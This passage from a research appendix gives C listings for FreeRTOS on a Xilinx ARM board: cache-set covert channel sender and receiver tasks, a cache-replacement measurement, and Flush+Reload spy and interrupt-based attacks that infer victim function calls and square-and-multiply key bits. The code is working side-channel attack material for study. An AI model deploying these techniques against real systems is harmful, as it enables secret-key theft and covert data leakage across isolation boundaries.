92        if(bitStream[(bitPointer++)%256]){
93          for(int i = 0; i<256;i++){
94            flush_cache_set(256,32,i);
95          }
96        }
97      vTaskDelay( 1 );
98    }
99  }
100
101 /* Covert Channel Receiver Task*/
```

```
102 static void prvReceiverTask( void *pvParameters ){
103   char messageRec[32] = "";
104   char bitStream[256]={0};
105   int rcvTaskCntr = 0;
106
107   for( ;; ){
108     int bitOneCounter = 0;
109     int bitZeroCounter = 0;
110     //measure access time for each 32nd array element
111     for (int i = 0; i< 256;i++){
112       if( measureAccessTimePMU(&sharedArray[i*32])>50){
113         //cache miss
114         bitOneCounter++;
115       }
116       else{
117         // cache hit
118         bitZeroCounter++;
119       }
120     }
121
122     // Check if the L1 cache state corresponds to a 0 or 1
123     if(bitOneCounter>bitZeroCounter)
124       bitStream[rcvTaskCntr]='1';
125     else
126       bitStream[rcvTaskCntr]='0';
127
128     //increment message counter
129     rcvTaskCntr = (rcvTaskCntr+1)%256;
130
131     // Decode bit stream when 8 bits has been received
132     if(rcvTaskCntr%8==0){
133        char subbuff[9];
134        unsigned char c;
135        int index = 0;
136        for(int k = 0; k < rcvTaskCntr; k += 8) {
137          memcpy(subbuff, &bitStream[k], 8);
138          subbuff[8] = '\0';
139          c = (unsigned char)strtol(subbuff, 0, 2);
140          messageRec[index++] = c;
141          messageRec[index] = '\0';
142        }
143        printf("   Message: %s \n",messageRec);
144     }
145     //Fill entire L1 Cache
146     for (int i = 0; i< 256;i++){
147       measureAccessTimePMU(&sharedArray[i*32]);
148     }
149     vTaskDelay(1);
150   }
151 }
```

Listing B.6 Covert channel based on cache sets

```
66 // [...] (see Listing 7.5 line 1-66)
67 /* Covert Channel Sender Task*/
68 static void prvSenderTask( void *pvParameters ){
69   char messageSend[32] = "freeRTOS Covert Channel 1234567\n";
70   uint8_t bitStream[256]={0};
71   //Fill entire L1 Cache
72   for (int i = 0; i< 256;i++){
73     measureAccessTimePMU(&sharedArray[i*32]);
74   }
75   for( ;; ){
76     // Convert string to single bits
77     int index = 0;
78       for(size_t i = 0; i < strlen(messageSend); ++i) {
79           char ch = messageSend[i];
```

```
80            for(int j = 7; j >= 0; --j){
81                if(ch & (1 << j)) {
82                  bitStream[index++] = 1;
83                } else {
84                  bitStream[index++] = 0;
85                }
86            }
87        }
88
89      // Map bit steam to the L1 cache
90      for (int i = 0; i< 256;i+= 1){
91        if(bitStream[i]){
92          flush_cache_set(256,32,i);
93        }
94      }
95      vTaskDelay( 1 );
96    }
97  }
98
99  /* Covert Channel Receiver Task*/
100 static void prvReceiverTask( void *pvParameters ){
101   char messageRec[32] = "";
102   char bitStream[256]={0};
103   int rcvTaskCntr = 0;
104   for( ;; ){
105     //message counter
106     rcvTaskCntr++;
107
108     //measure access time for each 32nd array element
109     for (int i = 0; i< 256;i++){
110       if( measureAccessTimePMU(&sharedArray[i*32])>50){
111         //cache miss
112         bitStream[i] = '1';
113       }
114       else{
115         // cache hit
116         bitStream[i] = '0';
117       }
118     }
119
120     // Convert single bits to ASCII chars
121      char subbuff[9];
122      unsigned char c;
123      int index = 0;
124      for(int k = 0; k < (int)strlen(bitStream); k += 8) {
125          memcpy(subbuff, &bitStream[k], 8);
126          subbuff[8] = '\0';
127          c = (unsigned char)strtol(subbuff, 0, 2);
128          messageRec[index++] = c;
129          messageRec[index] = '\0';
130      }
131      printf("Message #%d received: %s", rcvTaskCntr, messageRec);
132
133     //Fill entire L1 Cache
134     for (int i = 0; i< 256;i++){
135       measureAccessTimePMU(&sharedArray[i*32]);
136     }
137     vTaskDelay(1);
138   }
139 }
```

B.3 Overcome the Random Cache Replacement Policy

Listing B.7 Determine repetitions N to overcome random cache replacement in a 4-way set associative cache

```
66  #include <stdio.h>
67  #include "platform.h"
68  #include "xil_printf.h"
69  uint8_t arrayRec[20*256*32];
70
71  /* Measure the access time of a given memory address with the PMU timer */
72  uint32_t measureAccessTimePMU(void* pointer)
73  {
74    uint32_t start = 0;
75    uint32_t ende = 0;
76    asm volatile ("DSB");
77    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (start));
78    asm volatile ("DSB");
79    volatile uint32_t value;
80    asm volatile ("LDR %0, [%1]\n\t"
81          : "=r" (value)
82          : "r" (pointer)
83    );
84    asm volatile ("DSB");
85    asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (ende));
86    asm volatile ("DSB");
87    return (ende-start);
88  }
89
90  void flush_cache_set(int cach_set_max,int cache_line_size,int cache_set_nr){
91    for(int cache_way = 5; cache_way <9; cache_way++){  // fill the set
92        measureAccessTimePMU(&arrayRec[(cache_way*cach_set_max+cache_set_nr)*cache_line_size]);
93    }
94  }
95
96  int main()
97  {
98      init_platform();
99      __asm__ volatile ("MCR p15, 0, %0, c9, c12, 0\n\t" :: "r" (0x00000017));
100
101     int sumMisses = 0;
102     int rounds = 10000;
103
104     for(int r = 1; r < 31; r++){
105
106     int misscounter = 0;
107     for(int i = 0; i < rounds; i++){
108       Xil_L1DCacheFlush();
109       Xil_L2CacheDisable();
110       Xil_L1ICacheInvalidate();
111
112       //Group A #4
113       measureAccessTimePMU(&arrayRec[(0*256+3)*32]);
114       measureAccessTimePMU(&arrayRec[(5*256+3)*32]);
115       measureAccessTimePMU(&arrayRec[(6*256+3)*32]);
116       measureAccessTimePMU(&arrayRec[(7*256+3)*32]);
117       /*Group B #3
118       measureAccessTimePMU(&arrayRec[(0*256+3)*32]);
119       measureAccessTimePMU(&arrayRec[(1*256+3)*32]);
120       measureAccessTimePMU(&arrayRec[(6*256+3)*32]);
121       measureAccessTimePMU(&arrayRec[(7*256+3)*32]);
122       */
123       /*Group C #2
124       measureAccessTimePMU(&arrayRec[(0*256+3)*32]);
125       measureAccessTimePMU(&arrayRec[(1*256+3)*32]);
126       measureAccessTimePMU(&arrayRec[(2*256+3)*32]);
```

```
127         measureAccessTimePMU(&arrayRec[(6*256+3)*32]);
128         */
129         /*Group D #1
130         measureAccessTimePMU(&arrayRec[(0*256+3)*32]);
131         measureAccessTimePMU(&arrayRec[(1*256+3)*32]);
132         measureAccessTimePMU(&arrayRec[(2*256+3)*32]);
133         measureAccessTimePMU(&arrayRec[(3*256+3)*32]);
134         */
135         for (int rr = 0; rr < r; rr++){
136           flush_cache_set(256,32,3);
137         }
138
139         if(measureAccessTimePMU(&arrayRec[(0*256+3)*32]) > 50){
140           misscounter++;
141         }
142       }
143       sumMisses+=misscounter;
144
145       printf("N %d, misses %d from %d \n", r,sumMisses,rounds);
146         sumMisses = 0;
147       }
148       return 0;
149   }
```

B.4 Side Channel Attacks

Listing B.8 Exploitation of the *Flush+Reload* technique by a task to determine which functions was accessed by the victim task

```
51  // [...] (see Listing 7.1 line 1-50)
52  /* Flush all caches*/
53  void flush_allCaches(){
54    Xil_L1DCacheFlush();
55    Xil_L2CacheFlush();
56    Xil_L1ICacheInvalidate();
57  }
58
59  /* Measure cache hit and miss time of a function pointer ptr */
60  void measureHitMissTime(void* ptr, int* hit, int* miss){
61    // measure cache miss time
62    uint32_t sumCycles = 0;
63    for(int i = 0; i<100; i++){
64      //Flush L1 & L2 Cache
65      flush_allCaches();
66      sumCycles += measureAccessTimePMU(ptr);
67    }
68    *miss = sumCycles/(uint32_t)100;
69    sumCycles = 0;
70
71    for(int i = 0; i<100; i++){
72
73      //Flush L1 & L2 Cache
74      flush_allCaches();
75
76      //call function
77      (*ptr)();
78      //measure time
79      sumCycles += measureAccessTimePMU(ptr);
80    }
81    *hit = sumCycles/(uint32_t)100;
82  }
83
```

```
84  /* Implementation of the attacker task */
85  static void prvAttackerTask( void *pvParameters )
86  {
87
88    int cacheHitTimeSquareFunc;
89    int cacheMissTimesquareFunc;
90    int cacheHitTimeMultiplyFunc;
91    int cacheMissTimeMultiplyFunc;
92
93    // Measure cache hit an miss time for the square and multiply functions
94    measureHitMissTime(&squareFunc,&cacheHitTimeSquareFunc,&cacheMissTimesquareFunc);
95    printf("+++ Miss Time AVG squareFunc: %d \n",cacheMissTimesquareFunc);
96    printf("+++ Hit  Time AVG squareFunc: %d \n\n",cacheHitTimeSquareFunc);
97    measureHitMissTime(&multiplyFunc,&cacheHitTimeMultiplyFunc,&cacheMissTimeMultiplyFunc);
98    printf("+++ Miss Time AVG multiplyFunc: %d \n",cacheMissTimeMultiplyFunc);
99    printf("+++ Hit  Time AVG multiplyFunc: %d \n\n",cacheHitTimeMultiplyFunc);
100
101   for( ;; ){
102     flush_allCaches();
103     uint32_t cycleCntr = 0;
104     vTaskDelay( pdMS_TO_TICKS( 1000UL ) );
105     printf("[Spy Task]:  \n");
106
107     //measure access time of the square function
108     cycleCntr = measureAccessTimePMU(&squareFunc);
109     if(abs(cacheMissTimesquareFunc-cycleCntr)<abs(cacheHitTimeSquareFunc-cycleCntr))
110       printf("        Cache Miss squareFunc: %d \n",(int)(cycleCntr));
111     else
112       printf("        Cache Hit squareFunc: %d \n",(int)(cycleCntr));
113
114     //measure access time of the multiply function
115     cycleCntr = measureAccessTimePMU(&multiplyFunc);
116     if(abs(cacheMissTimeMultiplyFunc-cycleCntr)<abs(cacheHitTimeMultiplyFunc-cycleCntr))
117       printf("        Cache Miss multiplyFunc: %d \n",(int)(cycleCntr));
118     else
119       printf("        Cache Hit multiplyFunc: %d \n",(int)(cycleCntr));
120     printf("\n");
121   }
122 }
123
124 /* Implementation of the victim task */
125 static void prvVictimTask( void *pvParameters )
126 {
127   int i = 0;
128   for( ;; ){
129     i++;
130     if(i%3 == 0){
131       squareFunc();
132     }
133     if(i%6 == 0){
134       multiplyFunc();
135     }
136     vTaskDelay( pdMS_TO_TICKS( 1000UL ) );
137   }
138 }
```

Listing B.9 Exploitation of the *Flush+Reload* technique by an Interrupt Service Routine to recover the secret key of a square and multiply algorithm

```
51  /* FreeRTOS includes. */
52  #include "FreeRTOS.h"
53  #include "task.h"
54  /* Xilinx includes. */
55  #include "xil_printf.h"
56  #include "xparameters.h"
57  #include "foolib.h"
58  #include "xil_cache_l.h"
```

```
59  #include "xtime_l.h"
60  #include "stdio.h"
61  #include "xscutimer.h"
62  #include "xscugic.h"
63  #include "xil_exception.h"
64  #include "xttcps.h"
65
66  /* Victim Task */
67  static void prvVictimTask( void *pvParameters );
68  static TaskHandle_t xVictimTask;
69
70  // Global variables
71  int mycountarray[4000] ={0};
72  int interruptCounter = 0;
73
74  //Setup TTC and Hardware Interrupts
75  #define TTC_DEVICE_ID     XPAR_XTTCPS_0_DEVICE_ID
76  #define TTC_INTR_ID       XPAR_XTTCPS_0_INTR
77  #define INTC_DEVICE_ID    XPAR_SCUGIC_SINGLE_DEVICE_ID
78
79  // Time counter setup
80  XTtcPs Timer;
81  typedef struct {
82    u32 OutputHz; /* Output frequency */
83    u16 Interval; /* Interval value */
84    u8 Prescaler; /* Prescaler value */
85    u16 Options;  /* Option settings */
86  } TmrCntrSetup;
87  static TmrCntrSetup SettingsTable[1] = {
88    {1750000  , 0, 0, 0}, /* Ticker timer counter initial setup*/
89  };
90  extern XScuGic xInterruptController;
91  static void SetupInterruptSystem(XScuGic *GicInstancePtr, XTtcPs *TtcPsInt);
92  //Interrupt Service Routine for the TTC
93  static void TickHandler(void *CallBackRef);
94
95  /* Reset pmu counter value*/
96  void initPMU(void){
97    __asm__ volatile ("MCR p15, 0, %0, c9, c12, 0\n\t" :: "r" (0x00000017));
98  }
99  //TTC initialization
100 void initTTC(void){
101   XTtcPs_Config *Config;
102   TmrCntrSetup *TimerSetup;
103   TimerSetup = &SettingsTable[TTC_DEVICE_ID];
104   //Timer = &(TtcPsInst[TTC_DEVICE_ID]);
105   XTtcPs_Stop(&Timer);
106   //initialise the timer
107   Config = XTtcPs_LookupConfig(TTC_DEVICE_ID);
108   XTtcPs_CfgInitialize(&Timer, Config, Config->BaseAddress);
109   TimerSetup->Options |= (XTTCPS_OPTION_INTERVAL_MODE | XTTCPS_OPTION_WAVE_DISABLE);
110   XTtcPs_SetOptions(&Timer, TimerSetup->Options);
111   XTtcPs_CalcIntervalFromFreq(&Timer, TimerSetup->OutputHz,&(TimerSetup->Interval), &(TimerSetup->
          Prescaler));
112   XTtcPs_SetInterval(&Timer, TimerSetup->Interval);
113   XTtcPs_SetPrescaler(&Timer, TimerSetup->Prescaler);
114   SetupInterruptSystem(&xInterruptController, &Timer);
115   XTtcPs_Stop(&Timer);
116 }
117 static void SetupInterruptSystem(XScuGic *GicInstancePtr, XTtcPs *TtcPsInt){
118   XScuGic_Config *IntcConfig; //GIC config
119   Xil_ExceptionInit();
120   //initialise the GIC
121   IntcConfig = XScuGic_LookupConfig(INTC_DEVICE_ID);
122   XScuGic_CfgInitialize(GicInstancePtr, IntcConfig,IntcConfig->CpuBaseAddress);
123   //connect to the hardware
124   Xil_ExceptionRegisterHandler(XIL_EXCEPTION_ID_INT,(Xil_ExceptionHandler)XScuGic_InterruptHandler
          ,GicInstancePtr);
```

```
125     XScuGic_Connect(GicInstancePtr, TTC_INTR_ID,(Xil_ExceptionHandler)TickHandler, (void *)TtcPsInt)
            ;
126     XScuGic_Enable(GicInstancePtr, TTC_INTR_ID);
127     XTtcPs_EnableInterrupts(TtcPsInt, XTTCPS_IXR_INTERVAL_MASK);
128     XTtcPs_Start(TtcPsInt);
129     // Enable interrupts in the Processor.
130     Xil_ExceptionEnableMask(XIL_EXCEPTION_IRQ);
131   }
132   /*
133   * FreeRTOS main
134   */
135   int main( void )
136   {
137     initPMU();
138     initTTC();
139     /* Create tasks*/
140     xTaskCreate(prvVictimTask,( const char * ) "Victim",configMINIMAL_STACK_SIZE,NULL,
            tskIDLE_PRIORITY+1,&xVictimTask );
141     vTaskStartScheduler();
142     for( ;; );
143   }
144
145   int interruptCycle = 2;
146   volatile uint32_t value;
147   uint32_t start = 0;
148   uint32_t ende = 0;
149   /* Interrupt Service Routine of the TTC Hardware Inerrupt*/
150   static void TickHandler(void *CallBackRef){
151     if(interruptCounter %interruptCycle == 0){
152       asm volatile ("DSB");
153       asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (start));
154       asm volatile ("DSB");
155       fnc_mul_n(3,2);
156       asm volatile ("DSB");
157       asm volatile ("MRC p15, 0, %0, c9, c13, 0" : "=r" (ende));
158       asm volatile ("DSB");
159       if (ende-start < 180)
160         mycountarray[0+interruptCounter] = ende-start;
161       else
162         mycountarray[0+interruptCounter] = 9999;
163       //flush L1 instruction cache
164       Xil_L1ICacheInvalidate();
165     }
166     //stop after 450 interrupts
167     if(interruptCounter > 450){
168       XTtcPs_Stop(&Timer);
169     }
170     interruptCounter++;
171     XTtcPs_GetInterruptStatus((XTtcPs *)CallBackRef);
172
173   }
174   /* Square and Multiply Algorithm*/
175   long squareAndMultiply(){
176     long x = 2;
177     long n = 600;
178     int bin[32];
179     bin[7]=1;
180     bin[6]=1;
181     bin[5]=0;
182     bin[4]=1;
183     bin[3]=1;
184     bin[2]=1;
185     bin[1]=0;
186     bin[0]=1;
187     int i = 8;
188     unsigned long long r;
189     r = x;
190     i--;
```

```
191     while(i>0){
192       r = fnc_sqr_n(r);
193       r = fnc_mod_n(r,n);
194       if( bin[--i] == 1 ){
195         r = fnc_mul_n(r,x);
196         r = fnc_mod_n(r,n);
197       }
198     }
199     return r;
200   }
201
202   /* Victim Task */
203   static void prvVictimTask( void *pvParameters ){
204     for( ;; ){
205       //Start TTC for hardware interrupts
206       XTtcPs_Start(&Timer);
207       interruptCounter = 0;
208       //Square and Multiply Algorithm
209       squareAndMultiply();
210       //Print results
211       for(int i = 0; i < 280; i+=interruptCycle){
212         if(mycountarray[0 + i] == 9999)
213           printf(" --- ");
214         else
215         printf(" %d ",mycountarray[0 + i]);
216       }
217       printf("\n");
218       vTaskDelay( pdMS_TO_TICKS( 100 ) );
219     }
220   }
```